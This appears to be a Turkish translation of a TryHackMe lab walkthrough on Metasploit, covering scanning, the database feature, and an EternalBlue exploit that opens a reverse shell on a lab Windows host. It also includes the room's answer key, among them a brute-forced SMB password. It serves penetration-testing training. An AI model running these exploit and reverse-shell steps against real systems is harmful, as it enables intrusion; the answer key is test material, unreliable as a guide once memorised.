Metasploit: Exploitation

Task 1 Introduction (Görev 1 Giriş)

Bu odada, Metasploit'i güvenlik açığı taraması ve istismarı için nasıl kullanacağımızı öğreneceğiz. Ayrıca veritabanı özelliğinin sızma testi görevlerini daha geniş bir kapsamla yönetmeyi nasıl kolaylaştırdığını da ele alacağız. Son olarak, msfvenom ile yük oluşturmayı ve çoğu hedef platformda bir Meterpreter oturumunun nasıl başlatılacağını inceleyeceğiz.

Daha spesifik olarak, ele alacağımız konular şunlardır:

- Metasploit kullanarak hedef sistemler nasıl taranır.
- Metasploit veritabanı özelliği nasıl kullanılır?
- Güvenlik açığı taraması yapmak için Metasploit nasıl kullanılır?
- Hedef sistemlerdeki savunmasız hizmetlerden yararlanmak için Metasploit nasıl kullanılır?
- msfvenom, yük oluşturmak ve hedef sistemde bir Meterpreter oturumu elde etmek için nasıl kullanılabilir?

Lütfen bir kelime listesi kullanmayı gerektiren tüm sorular için (örneğin kaba kuvvet saldırıları), aşağıdaki yolda bulunan AttackBox'taki kelime listesini kullanacağımızı unutmayın:

`/usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt`

Kendi makinenizi kullanmayı tercih ederseniz, lütfen sağdaki Görev Dosyalarını İndir düğmesine tıklayarak kelime listesini indirin.

AttackBox'ı başlatın ve bu oda ile birlikte takip etmek için msfconsole komutunu kullanarak Metasploit'i çalıştırın.

Soru ⇒ AttackBox'ı başlatın ve bu odayı takip etmek için msfconsole komutunu kullanarak Metasploit'i çalıştırın.

Cevap ⇒ Cevap Gerekmemektedir.

Task 2 Scanning (Görev 2 Tarama)

Aşağıdaki Makineyi Başlat düğmesine basın.

Port Scanning (Liman Tarama)

Metasploit, hedef sistem ve ağ üzerindeki açık portları taramak için bir dizi modüle sahiptir. Search portscan komutunu kullanarak mevcut potansiyel port tarama modüllerini listeleyebilirsiniz.

```
msf6 > search portscan

Matching Modules
================

  #  Name                                        Disclosure Date  Rank    Check  Description
  -  ----                                        ---------------  ----    -----  -----------
  0  auxiliary/scanner/http/wordpress_pingback_access              normal  No     Wordpress Pingback Locator
  1  auxiliary/scanner/natpmp/natpmp_portscan                      normal  No     NAT-PMP External Port Scanner
  2  auxiliary/scanner/portscan/ack                                normal  No     TCP ACK Firewall Scanner
  3  auxiliary/scanner/portscan/ftpbounce                          normal  No     FTP Bounce Port Scanner
  4  auxiliary/scanner/portscan/syn                                normal  No     TCP SYN Port Scanner
  5  auxiliary/scanner/portscan/tcp                                normal  No     TCP Port Scanner
  6  auxiliary/scanner/portscan/xmas                               normal  No     TCP "XMas" Port Scanner
```

```
   7  auxiliary/scanner/sap/sap_router_portscanner                    normal  No     SAPRouter Port Scanner


Interact with a module by name or index, for example use 7 or use auxiliary/scanner/sap/sap_router_portscanner

msf6 >
```

Port tarama modülleri birkaç seçenek belirlemenizi gerektirecektir:

```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CONCURRENCY  10              yes       The number of concurrent ports to check per host
   DELAY       0                yes       The delay between connections, per thread, in milliseconds
   JITTER      0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   THREADS     1                yes       The number of concurrent threads (max one per host)
   TIMEOUT     1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) >
```

- **CONCURRENCY** (EŞZAMANLILIK): Aynı anda taranacak hedef sayısı.
- **PORTS (**PORTLAR**)** : Taranacak port aralığı. Lütfen burada 1-1000'in varsayılan yapılandırmayla Nmap kullanmakla aynı olmayacağını unutmayın. Nmap en çok kullanılan 1000 portu tararken, Metasploit 1'den 10000'e kadar olan port numaralarını tarayacaktır.
- **RHOSTS** (RHOSTS): Taranacak hedef veya hedef ağ.
- **THREADS** (THREADS): Aynı anda kullanılacak iş parçacığı sayısı. Daha fazla iş parçacığı daha hızlı taramalarla sonuçlanacaktır.

Aşağıda daha hızlı gösterildiği gibi msfconsole komut isteminden doğrudan Nmap taramaları gerçekleştirebilirsiniz:

```
msf6 > nmap -sS 10.10.12.229
[*] exec: nmap -sS 10.10.12.229


Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-20 03:54 BST
Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
Host is up (0.0011s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
MAC Address: 02:CE:59:27:C8:E3 (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 64.19 seconds
msf6 >
```

Bilgi toplamaya gelince, göreviniz port taraması için daha hızlı bir yaklaşım gerektiriyorsa, Metasploit ilk tercihiniz olmayabilir. Bununla birlikte, bir dizi modül Metasploit'i tarama aşaması için kullanışlı bir araç haline getirir.

UDP service Identification (UDP hizmet tanımlaması)

scanner/discovery/udp_sweep modülü, UDP (Kullanıcı Datagram Protokolü) üzerinden çalışan hizmetleri hızlı bir şekilde tanımlamanızı sağlayacaktır. Aşağıda görebileceğiniz gibi, bu modül tüm olası UDP hizmetlerinin kapsamlı bir taramasını yapmaz, ancak DNS veya NetBIOS gibi hizmetleri tanımlamak için hızlı bir yol sağlar.

```
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 10.10.12.229→10.10.12.229 (1 hosts)
[*] Discovered NetBIOS on 10.10.12.229:137 (JON-PC::U :WORKGROUP::G :JON-PC::U :WORKGROUP::G :WORKGROU
P::U :__MSBROWSE__::G :02:ce:59:27:c8:e3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) >
```

SMB Scans (SMB Taramaları)

Metasploit, belirli hizmetleri taramamıza izin veren birkaç yararlı yardımcı modül sunar. Aşağıda SMB için bir örnek verilmiştir. Özellikle kurumsal bir ağda smb_enumshares ve smb_version yararlı olacaktır, ancak lütfen sisteminizde yüklü olan Metasploit sürümünün sunduğu tarayıcıları belirlemek için biraz zaman ayırın.

```
msf6 auxiliary(scanner/smb/smb_version) > run

[+] 10.10.12.229:445      - Host is running Windows 7 Professional SP1 (build:7601) (name:JON-PC) (workgroup:WORKG
ROUP ) (signatures:optional)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Hizmet taramaları gerçekleştirirken, NetBIOS gibi daha "egzotik" hizmetleri atlamamak önemli olacaktır. NetBIOS (Ağ Temel Girdi Çıktı Sistemi), SMB'ye benzer şekilde, bilgisayarların dosya paylaşmak veya yazıcılara dosya göndermek için ağ üzerinden iletişim kurmasını sağlar. Hedef sistemin NetBIOS adı size rolü ve hatta önemi hakkında bir fikir verebilir (örneğin CORP-DC, DEVOPS, SALES, vb.). Ayrıca, parola olmadan erişilebilen veya basit bir parola ile korunan bazı paylaşılan dosya ve klasörlerle de karşılaşabilirsiniz (örn. admin, administrator, root, toor, vb.).

Unutmayın, Metasploit hedef sistemi daha iyi anlamanıza ve muhtemelen güvenlik açıklarını bulmanıza yardımcı olabilecek birçok modüle sahiptir. Hedef sisteminize göre yardımcı olabilecek herhangi bir modül olup olmadığını görmek için her zaman hızlı bir arama yapmaya değer.

Sorular

Soru ⇒ Hedef sistemde kaç bağlantı noktası açık(İpucu ⇒ Metasploit üzerindeki portscanner modülünü kullanabilirsiniz.)?

Cevap ⇒ 5

Soru ⇒ İlgili tarayıcıyı kullanarak hangi NetBIOS adını görebilirsiniz(İpucu ⇒ netbios/nbname modülünü kullanın.)?

Cevap ⇒ ACME IT SUPPORT

Soru ⇒ Port 8000'de ne çalışıyor(İpucu ⇒ http_version modülünü kullanın.)?

Cevap ⇒ webfs/1.21

Soru ⇒ "Penny" kullanıcısının SMB parolası nedir? Önceki görevde bahsedilen kelime listesini kullanın(İpucu ⇒smb_login modülünü kullanın.).

Cevap ⇒ leo1234

Task 3 The Metasploit Database (Görev 3 Metasploit Veritabanı)

TryHackMe'de tek bir hedefle etkileşime girerken gerekli olmasa da, gerçek bir sızma testi katılımında muhtemelen birkaç hedef olacaktır.

Metasploit, proje yönetimini basitleştirmek ve parametre değerlerini ayarlarken olası karışıklıkları önlemek için bir veritabanı işlevine sahiptir.

Öncelikle Metasploit'in aşağıdaki komutla kullanacağı PostgreSQL veritabanını başlatmanız gerekecektir:

`systemctl start postgresql`

Daha sonra msfdb init komutunu kullanarak Metasploit Veritabanını başlatmanız gerekecektir.

```
root@attackbox:~# systemctl start postgresql root@attackbox:~# msfdb init[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on Integer; it always returns nil
root@attackbox:~#
```

Artık msfconsole'u başlatabilir ve db_status komutunu kullanarak veritabanı durumunu kontrol edebilirsiniz.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

Veritabanı özelliği, farklı projeleri izole etmek için çalışma alanları oluşturmanıza olanak tanır. İlk başlatıldığında, varsayılan çalışma alanında olmanız gerekir. Workspace komutunu kullanarak mevcut çalışma alanlarını listeleyebilirsiniz.

```
msf6 > workspace
* default
msf6 >
```

Sırasıyla -a parametresini kullanarak bir çalışma alanı ekleyebilir veya -d parametresini kullanarak bir çalışma alanını silebilirsiniz. Aşağıdaki ekran görüntüsü "tryhackme" adında yeni bir çalışma alanının oluşturulduğunu göstermektedir.

```
msf6 > workspace -a tryhackme
[*] Added workspace: tryhackme
[*] Workspace: tryhackme
msf5 > workspace
default
* tryhackme
msf6 >
```

Ayrıca, yeni veritabanı adının * sembolüyle başlayan kırmızı renkte yazdırıldığını da fark edeceksiniz.

Çalışma alanları arasında gezinmek için workspace komutunu kullanabilir, workspace ve ardından istediğiniz çalışma alanı adını yazabilirsiniz.

```
msf6 > workspace
default
* tryhackme
msf5 > workspace default
[*] Workspace: default
msf5 > workspace
tryhackme
* default
msf6 >
```

workspace -h komutunu kullanarak workspace komutu için mevcut seçenekleri listeleyebilirsiniz.

```
msf6 > workspace -h
Usage:
workspace                 List workspaces
workspace -v              List workspaces verbosely
workspace [name]          Switch workspace
workspace -a [name] ...   Add workspace(s)
workspace -d [name] ...   Delete workspace(s)
workspace -D              Delete all workspaces
workspace -r     Rename workspace
workspace -h              Show this help information
```

Normal Metasploit kullanımından farklı olarak, Metasploit bir veritabanı ile başlatıldığında, yardım komutu, Veritabanı Arka Uçları Komutları menüsünü gösterecektir.

```
Database Backend Commands
=========================

Command          Description
-------          -----------
analyze          Analyze database information about a specific address or address range
db_connect       Connect to an existing data service
db_disconnect    Disconnect from the current data service
db_export        Export a file containing the contents of the database
db_import        Import a scan result file (filetype will be auto-detected)
db_nmap          Executes nmap and records the output automatically
db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
db_remove        Remove the saved data service entry
db_save          Save the current data service connection as the default to reconnect on startup
db_status        Show the current data service status
hosts            List all hosts in the database
loot             List all loot in the database
notes            List all notes in the database
services         List all services in the database
vulns            List all vulnerabilities in the database
workspace        Switch between database workspaces
```

Aşağıda gösterilen db_nmap'i kullanarak bir Nmap taraması çalıştırırsanız, tüm sonuçlar veritabanına kaydedilecektir.

```
msf6 > db_nmap -sV -p- 10.10.12.229
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-20 03:15 UTC
[*] Nmap: Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
```

```
[*] Nmap: Host is up (0.00090s latency).
[*] Nmap: Not shown: 65526 closed ports
[*] Nmap: PORT      STATE SERVICE           VERSION
[*] Nmap: 135/tcp   open  msrpc             Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds      Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49152/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49158/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49162/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: MAC Address: 02:CE:59:27:C8:E3 (Unknown)
[*] Nmap: Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 94.91 seconds
msf6 >
```

Artık hedef sistemlerde çalışan ana bilgisayarlar ve hizmetlerle ilgili bilgilere sırasıyla hosts ve services komutlarıyla ulaşabilirsiniz.

```
msf6 > hosts

Hosts
=====

address       mac               name                              os_name  os_flavor  os_sp  purpose  info  comments
-------       ---               ----                              -------  ---------  -----  -------  ----  --------
10.10.12.229  02:ce:59:27:c8:e3  ip-10-10-12-229.eu-west-1.compute.internal  Unknown                 device

msf6 > services
Services
========

host         port   proto  name             state  info
----         ----   -----  ----             -----  ----
10.10.12.229  135    tcp    msrpc            open   Microsoft Windows RPC
10.10.12.229  139    tcp    netbios-ssn      open   Microsoft Windows netbios-ssn
10.10.12.229  445    tcp    microsoft-ds     open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.12.229  3389   tcp    ssl/ms-wbt-server  open
10.10.12.229  49152  tcp    msrpc            open   Microsoft Windows RPC
10.10.12.229  49153  tcp    msrpc            open   Microsoft Windows RPC
10.10.12.229  49154  tcp    msrpc            open   Microsoft Windows RPC
10.10.12.229  49158  tcp    msrpc            open   Microsoft Windows RPC
10.10.12.229  49162  tcp    msrpc            open   Microsoft Windows RPC

msf6 >
```

hosts -h ve services -h komutları mevcut seçeneklere daha aşina olmanıza yardımcı olabilir.

Ana bilgisayar bilgileri veritabanında saklandıktan sonra, bu değeri RHOSTS parametresine eklemek için hosts -R komutunu kullanabilirsiniz.

Example Workflow (Örnek İş Akışı)

1. use auxiliary/scanner/smb/smb_ms17_010 komutu ile potansiyel MS17-010 güvenlik açıklarını bulan güvenlik açığı tarama modülünü kullanacağız.
2. RHOSTS değerini hosts -R kullanarak ayarlıyoruz.
3. Tüm değerlerin doğru atanıp atanmadığını kontrol etmek için show seçeneklerini yazdık. (Bu örnekte 10.10.138.32 daha önce db_nmap komutunu kullanarak taradığımız IP adresidir)
4. Tüm parametreler ayarlandıktan sonra, run veya exploit komutunu kullanarak istismarı başlatıyoruz.

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > hosts -R

Hosts
=====

address      mac            name                          os_name  os_flavor  os_sp  purpose  info  comments
-------      ---            ----                        ------- --------- ----- ------- ---- --------
10.10.12.229  02:ce:59:27:c8:e3  ip-10-10-12-229.eu-west-1.compute.internal  Unknown                device

RHOSTS ⇒ 10.10.12.229

msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name        Current Setting                                Required  Description
----       ---------------                               --------  -----------
CHECK_ARCH   true                                          no       Check for architecture on vulnerable hosts
CHECK_DOPU   true                                          no       Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE   false                                        no       Check for named pipe on vulnerable hosts
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS       10.10.12.229                                  yes       The target host(s), range CIDR identifier, or hosts file wit
h syntax 'file:'
RPORT        445                                           yes      The SMB service port (TCP)
SMBDomain    .                                             no       The Windows domain to use for authentication
SMBPass                                                   no       The password for the specified username
SMBUser                                                   no       The username to authenticate as
THREADS      1                                             yes      The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

Veritabanına kaydedilmiş birden fazla ana bilgisayar varsa, hosts -R komutu kullanıldığında tüm IP adresleri kullanılacaktır.

Tipik bir sızma testi görevinde, aşağıdaki senaryoya sahip olabiliriz:

- db_nmap komutunu kullanarak kullanılabilir ana bilgisayarları bulma
- Bunları başka güvenlik açıkları veya açık portlar için taramak (bir port tarama modülü kullanarak)

S parametresiyle birlikte kullanılan services komutu, ortamda belirli hizmetleri aramanıza olanak tanır.

```
msf6 > services -S netbios
Services
========

host         port  proto  name        state  info
----         ----  -----  ----       -----  ----
```

```
10.10.12.229  139   tcp   netbios-ssn  open   Microsoft Windows netbios-ssn

msf6 >
```

Aşağıdakiler gibi düşük asılı meyveleri aramak isteyebilirsiniz:

- HTTP: SQL enjeksiyonu veya Uzaktan Kod Yürütme (RCE) gibi güvenlik açıklarını bulabileceğiniz bir web uygulamasını barındırabilir.
- FTP: Anonim girişe izin verebilir ve ilginç dosyalara erişim sağlayabilir.
- SMB: MS17-010 gibi SMB açıklarına karşı savunmasız olabilir
- SSH: Varsayılan veya tahmin edilmesi kolay kimlik bilgilerine sahip olabilir
- RDP: Bluekeep'e karşı savunmasız olabilir veya zayıf kimlik bilgileri kullanılırsa masaüstü erişimine izin verebilir.

Gördüğünüz gibi Metasploit, çalışmalarınızı çalışma alanlarına bölme, sonuçlarınızı yüksek düzeyde analiz etme ve verileri hızlı bir şekilde içe aktarma ve keşfetme gibi çalışmalara yardımcı olacak birçok özelliğe sahiptir.

Soru ⇒ Cevap Gerekmemektedir.

Cevap ⇒ Cevap Gerekmemektedir.

Task 4 Vulnerability Scanning (Görev 4 Güvenlik Açığı Taraması)

Metasploit, "düşük askıdaki meyve" olarak kabul edilebilecek bazı kritik güvenlik açıklarını hızlı bir şekilde belirlemenizi sağlar. "Düşük asılı meyve" terimi genellikle bir sistemde yer edinmenize ve bazı durumlarda root veya yönetici gibi üst düzey ayrıcalıklar elde etmenize olanak tanıyabilecek kolayca tanımlanabilir ve istismar edilebilir güvenlik açıklarını ifade eder.

Metasploit kullanarak güvenlik açıklarını bulmak, büyük ölçüde hedefi tarama ve parmak izi alma becerinize bağlı olacaktır. Bu aşamalarda ne kadar iyi olursanız, Metasploit size o kadar fazla seçenek sunabilir. Örneğin, hedef üzerinde çalışan bir VNC hizmeti tespit ederseniz, Metasploit'teki arama işlevini kullanarak yararlı modülleri listeleyebilirsiniz. Sonuçlar yük ve post modüllerini içerecektir. Bu aşamada, henüz kullanılacak potansiyel bir istismar keşfetmediğimiz için bu sonuçlar çok kullanışlı değildir. Bununla birlikte, VNC söz konusu olduğunda, kullanabileceğimiz birkaç tarayıcı modülü vardır.

```
msf6 > use auxiliary/scanner/vnc/
use auxiliary/scanner/vnc/ard_root_pw    use auxiliary/scanner/vnc/vnc_login      use auxiliary/scanner/vnc/vnc_none_a
uth
msf6 > use auxiliary/scanner/vnc/
```

Kullanımını ve amacını daha iyi anlamak için herhangi bir modül için info komutunu kullanabilirsiniz.

```
msf6 auxiliary(scanner/vnc/vnc_login) > info

       Name: VNC Authentication Scanner
     Module: auxiliary/scanner/vnc/vnc_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  carstein
  jduck

Check supported:
  No
```

```
Basic options:
  Name             Current Setting                                                  Required  Description
  ----             ---------------                                                  --------  -----------
  BLANK_PASSWORDS   false                                                           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                                                           no        Try each user/password couple stored in the curre
nt database
  DB_ALL_PASS       false                                                           no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                                                           no        Add all users in the current database to the list
  PASSWORD                                                                          no        The password to test
  PASS_FILE         /opt/metasploit-framework-5101/data/wordlists/vnc_passwords.txt  no        File containing passwords,
one per line
  Proxies                                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                                                            yes       The target host(s), range CIDR identifier, or hosts file wit
h syntax 'file:'
  RPORT             5900                                                            yes       The target port (TCP)
  STOP_ON_SUCCESS   false                                                           yes       Stop guessing when a credential works for a ho
st
  THREADS           1                                                               yes       The number of concurrent threads (max one per host)
  USERNAME                                                                          no        A specific username to authenticate as
  USERPASS_FILE                                                                     no        File containing users and passwords separated by sp
ace, one pair per line
  USER_AS_PASS      false                                                           no        Try the username as the password for all users
  USER_FILE                                                                         no        File containing usernames, one per line
  VERBOSE           true                                                            yes       Whether to print output for all attempts

Description:
  This module will test a VNC server on a range of machines and report
  successful logins. Currently it supports RFB protocol version 3.3,
  3.7, 3.8 and 4.001 using the VNC challenge response authentication
  method.

References:
  https://cvedetails.com/cve/CVE-1999-0506/

msf6 auxiliary(scanner/vnc/vnc_login) >
```

Gördüğünüz gibi, vnc_login modülü VNC hizmeti için giriş bilgilerini bulmamıza yardımcı olabilir.

Soru ⇒ SMTP sunucularını açık röle için kontrol etmemizi sağlayan modülü kim yazdı(İpucu ⇒ search → use → info (arama -> kullanım → bilgi))?

Cevap ⇒ Campbell Murray

Task 5 Exploitation (Görev 5 Operasyonlar)

Aşağıdaki Makineyi Başlat düğmesine basın.

```
       =[ metasploit v5.0.101-dev]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post]
```

```
+ -- --=[ 562 payloads - 45 encoders - 10 nops]
+ -- --=[ 7 evasion]
```

search komutunu kullanarak exploitleri arayabilir, info komutunu kullanarak exploit hakkında daha fazla bilgi edinebilir ve exploit komutunu kullanarak exploiti başlatabilirsiniz. İşlemin kendisi basit olsa da, başarılı bir sonucun hedef sistemde çalışan hizmetlerin tam olarak anlaşılmasına bağlı olduğunu unutmayın.

Açıkların çoğunun önceden ayarlanmış varsayılan bir yükü olacaktır. Ancak, söz konusu açıkla kullanabileceğiniz diğer komutları listelemek için her zaman show payloads komutunu kullanabilirsiniz.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   generic/custom                                         manual  No     Custom Payload
   1   generic/shell_bind_tcp                                 manual  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                              manual  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                       manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                 manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                  manual  No     Windows Meterpreter (Reflective Injection x6
4), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid             manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                       manual  No     Windows Meterpreter (Reflective Injection x64),
Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                   manual  No     Windows Meterpreter (Reflective Injection x6
4), Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

Yüke karar verdikten sonra, seçiminizi yapmak için set payload komutunu kullanabilirsiniz.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 2
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (generic/shell_reverse_tcp):
```

```
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST                   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Güvenlik duvarı kuralları, anti-virüs, dosya yazma gibi çevresel veya işletim sistemi kısıtlamaları nedeniyle çalışan bir yük seçmenin deneme yanılma sürecine dönüşebileceğini veya yükün yürütülmesini sağlayan programın mevcut olmadığını unutmayın (örn. payload/python/shell_reverse_tcp).

Bazı yükler ayarlamanız gerekebilecek yeni parametreler açacaktır, show options komutunu bir kez daha çalıştırmak bunları gösterebilir. Yukarıdaki örnekte görebileceğiniz gibi, bir ters yük en azından LHOST seçeneğini ayarlamanızı gerektirecektir.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.186.44
lhost => 10.10.186.44
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.186.44:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (6
4-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.186.44:4444 -> 10.10.12.229:49366) at 2021-08-20 04:51:19 +0100
C:\Windows\system32>
```

Bir oturum açıldıktan sonra CTRL+Z tuşlarını kullanarak arka plana alabilir veya CTRL+C tuşlarını kullanarak iptal edebilirsiniz. Bir oturumu arka plana almak, aynı anda birden fazla hedef üzerinde veya aynı hedef üzerinde farklı bir exploit ve/veya kabuk ile çalışırken faydalı olacaktır.

```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type             Information                                                  Connection
  --  ----  ----             -----------                                                  ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  10.10.186.
44:4444 → 10.10.12.229:49366 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Working with sessions (Oturumlarla çalışma)

sessions komutu tüm aktif oturumları listeleyecektir. sessions komutu, oturumları daha iyi yönetmenize yardımcı olacak bir dizi seçeneği destekler.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

    -C   Run a Meterpreter Command on the session given with -i, or all
    -K       Terminate all sessions
    -S   Row search filter.
    -c   Run a command on the session given with -i, or all
    -d       List all inactive sessions
    -h       Help banner
    -i   Interact with the supplied session ID
    -k   Terminate sessions by session ID and/or range
    -l       List all active sessions
    -n   Name or rename a session by ID
    -q       Quiet mode
    -s   Run a script or module on the session given with -i, or all
    -t   Set a response timeout (default: 15)
    -u   Upgrade a shell to a meterpreter session on many platforms
    -v       List all active sessions in verbose mode
    -x       Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example:  sessions -s checkvm -i 1,3-5  or  sessions -k 1-2,5,6

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

sessions -i komutunu ve ardından oturum kimliğini kullanarak mevcut herhangi bir oturumla etkileşime geçebilirsiniz.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type            Information                                                  Connection
  --  ----  ----            -----------                                                  ----------
  1         shell x64/windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...  10.10.186.
44:4444 -> 10.10.12.229:49366 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

C:\Windows\system32>
```

Hedef makineyi dağıtın ve aşağıdaki soruları yanıtlayın:

Sorular

